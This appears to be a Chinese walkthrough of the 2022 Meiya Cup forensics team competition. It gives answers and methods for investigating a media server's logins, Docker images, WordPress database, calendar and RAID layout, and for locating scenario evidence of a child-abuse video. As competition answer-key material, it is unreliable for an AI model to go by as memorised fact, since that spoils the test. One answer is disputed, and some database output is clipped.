
2022美亚杯团队赛wp

> 题目顺序与答案参考美亚杯官网，没有解答过程的就是我没做出来的。
>
> [2022美亚杯题目与答案]

1.[填空题] 在朗尼手机于2022年9月30日的 'WhatsApp' 对话里，有一段音讯 (Voice Message) 提到王景浩会给朗尼现金多少作为租用 'VPN' 的租金? (以阿拉伯数字回答) (3分)

答案：3000


把whatsapp聊天记录里面的音频下载下来倒放即可。



2.[填空题] 就AGC集团网络的流媒体服务器 (Media Server)，有多少个本地用户曾经成功登录过? (以阿拉伯数字回答) (1分)

答案：3


取证大师看看用户登录信息，就三个用户：user、sammy和mediauser：



3.[填空题] 就AGC集团网络的流媒体服务器，有多少个本地用户曾经成功用 'ssh' (Secure Shell)登录过? (以阿拉伯数字回答) (2分)

答案：3

登陆终端为 pts/x 的应为 ssh 登录，所以还是这三个用户：



4.[填空题] 就上述的本地用户，成功通过 'ssh' 登录过该流媒体服务器多少次? (以阿拉伯数字回答) (3分)

答案：12（答案是11，很难认同）


如上一题，数一下就行。

5.[单选题] 试找找记录失败的登录尝试信息. 有以下哪一个名称曾尝试用 'ssh:notty' 登录该流媒体服务器? (2分)

A. iamhacker
B. hacking
C. hack
D. hacker
E. 以上皆非

答案：C

查看登录失败的信息，日志路径为`/var/log/btmp`：




[填空题]6.就该流媒体服务器的本地用户, 有一个用户名是 'S' 开头的, 该用户的姓氏是什么? (以大写英文回答) (3分)

答案：LI

这个用户肯定是指sammy，这个答案在wordpress的数据库里。两种做法，第一种是把wordpress数据库文件导出来恢复。我这里采用了另一种方法，找到数据库账密，直接仿真。

首先根据wordpress的文件结构，wp-config.php里会存数据库账密：



然后开启仿真，直接去数据库里找：




7.[多选题] 该流媒体服务器是有使用Docker容器 (Docker Container) 的，当中包含以下哪个Docker镜像 (Docker Image) ? (3分)

A. apache2
B. ubuntu
C. centos
D. nginx
E. hello-world
F. 以上皆非

答案：BCDE

取证大师自动取证直接看镜像信息就行：



8.[单选题] 就上述的Docker镜像，哪一个镜像在系统上运行中? (2分)

A. apache2

B. ubuntu

C. centos


D. nginx

E. hello-world

F. 以上皆非

答案：D

查看容器信息，只有nginx的运行状态是running，其他都是stopped：



9.[多选题]该流媒体服务器是使用 'WordPress' 建站 (Create Website) 的， 就 '比特币' 标题， 有以下的电子邮箱地址曾经留有评论? (2分)

A. cn.wordpress.org

B. root58462@mail.qq.com

C. hi456@163.com

D. root@163.com

E. user1@localhost.net

F. 以上皆非

答案：BC

同第6题，看数据库。首先`wp_posts`表看下标题友比特币的有哪些文章：

```
    0 | page              |              |              0 |
| 5 |            1 | 2022-07-04 11:45:06 | 2022-07-04 03:45:06 | <!-- wp:paragraph -->
<p>加密数字货币</p>
<!-- /wp:paragraph -->

<!-- wp:paragraph {"backgroundColor":"pale-cyan-blue"} -->
<p class="has-pale-cyan-blue-background-color has-background">比特币（Bitcoin）的概念最初由<a target="_blank" href="htt
 rel="noreferrer noopener">中本聪</a>在2008年11月1日提出，并于2009年1月3日正式诞生<sup> [1]</sup><a> </a> 。</p>
<!-- /wp:paragraph -->
```

经过确认，id为5，再去`wp_comments`中看看相关的评论：

```
---------------------------------------------------------------------------+-------------+----------------+---------+
comment_ID | comment_post_ID | comment_author           | comment_author_email    | comment_author_url         | comment_author_IP | comment_date          | comment_date_gmt     | com
nt_content
                                                                                                                                    | comment_karma | comment_approved | com
nt_agent                                                                  | comment_type | comment_parent | user_id |
----------+-----------------+---------------------------+------------------------+----------------------------+-------------------+---------------------+---------------------+----
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------+-------------+-----------------+----
---------------------------------------------------------------------------+-------------+----------------+---------+
        1 |               1 | 一位WordPress评论者      | wapuu@wordpress.example | https://cn.wordpress.org/ |                   | 2022-07-04 11:28:33 | 2022-07-04 03:28:33 | Hi,
his is a comment.
 get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard.
mmenter avatars come from <a href="https://cn.gravatar.com/">Gravatar</a>.
    |             0 | 1                  |                                                                                    | comment      |               0 |       0 |
        2 |               5 | hi456                    | hi456@163.com            |                            | 192.168.182.1     | 2022-07-04 14:31:32 | 2022-07-04 06:31:32 | 開
原始碼??
                                                                                                                                    |              0 | 1              | Mo
lla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 | comment      |              0 |       0 |
        3 |               5 | 一键Root大师             | root58462@mail.qq.com    |                            | 192.168.182.1     | 2022-07-12 15:35:14 | 2022-07-12 07:35:14 | 安
Apache
ntos7版本

:采用该方法安装Apache的配置文件的默认路径在/etc/httpd/conf/httpd.conf

行完运行命令之后是看不到效果的，这时候再输入查看apache服务状态命令来查看服务是否已经启动：

开启apache服务
```

确认下对应post的id为5就行，很明显答案为BC。

10.[单选题] 该流媒体服务器里其中一个本地用户是有使用 'calendar' 日历工具的, 日历内曾经提及以下哪个网站? (3分)

A. https://weibo.com

B. http://www.baidu.com

C. https://www.douyin.com

D. https://youku.com

E. https://www.binance.com


F. 以上皆非

答案：E


找到一篇文章，介绍日历非常详细：

日历软件使用教程：以 Outlook 日历、谷歌日历、苹果日历为例

得知日历的导出是会有一个ics文件，在取证大师中也可以找到：



打开就可以看到答案了：



[单选题] 11.该流媒体服务器里是有使用磁盘阵列 (RAID) 的, 该设备是使用哪一个 RAID 级别? (请选择最合适的答案) (1分)

A. RAID 0
B. RAIDz2
C. RAIDz3
D. RAID 10
E. RAID 5
F. 以上皆非

答案：D

zpool status查看磁盘状态：

```
peter@user-PC:~/桌面$ zpool status
  pool: media0
 state: ONLINE
  scan: resilvered 54K in 00:00:00 with 0 errors on Sat Nov  4 22:59:37 2023
config:

        NAME        STATE     READ WRITE CKSUM
        media0      ONLINE       0     0     0
          mirror-0  ONLINE       0     0     0
            sdc     ONLINE       0     0     0
            sdb     ONLINE       0     0     0
          mirror-1  ONLINE       0     0     0
            sdd     ONLINE       0     0     0
            sde     ONLINE       0     0     0
```

发现存在mirror-0和mirror-1，根据RAID知识，认为这个RAID级别应该为RAID 10。

贴一篇关于RAID磁盘阵列的文章吧：


(RAID0、1、5、6、10、50、60超详细说明，简单易懂！-腾讯云开发者社区-腾讯云 (tencent.com)

12.[单选题] 该基本镜像存储池 (Basic Storage Pool) 里储存了一些视频档案, 请找出一段儿童色情影片, 该档案的最后修改时间是什么月份? (2分)


A. Jun
B. Jul
C. Aug
D. Sep
E. Oct
F. 以上皆非

答案：D

仿真的时候把所有磁盘都带上，全局搜索.mp4文件就可以发现了：




查看最后修改日期即可：



13.[填空题] 承上题，拥有该段儿童色情影片的用户名称是什么? (不要输入符号，以大写英文及阿拉伯数字回答) (1分)

答案：ROOT


如图所示：




14.[填空题] 就AGC集团网络的流媒体服务器，曾经有用户搜索过有关于儿童色情影片的资料而得到搜索结果，该用户所输入的网址是什么? (不要输入符号，以大写英文及阿拉伯数字回答，如 https://web3.com，需回答 HTTPSWEB3COM) (2分)

答案：HTTPSBITLY3XYI8B5

翻了半天浏览记录什么都没有，想起来除了用浏览器之外，还可以使用curl等命令对网页进行访问，于是去看了看终端记录，找到了这么一行：



搜了下link.html，查看内容：

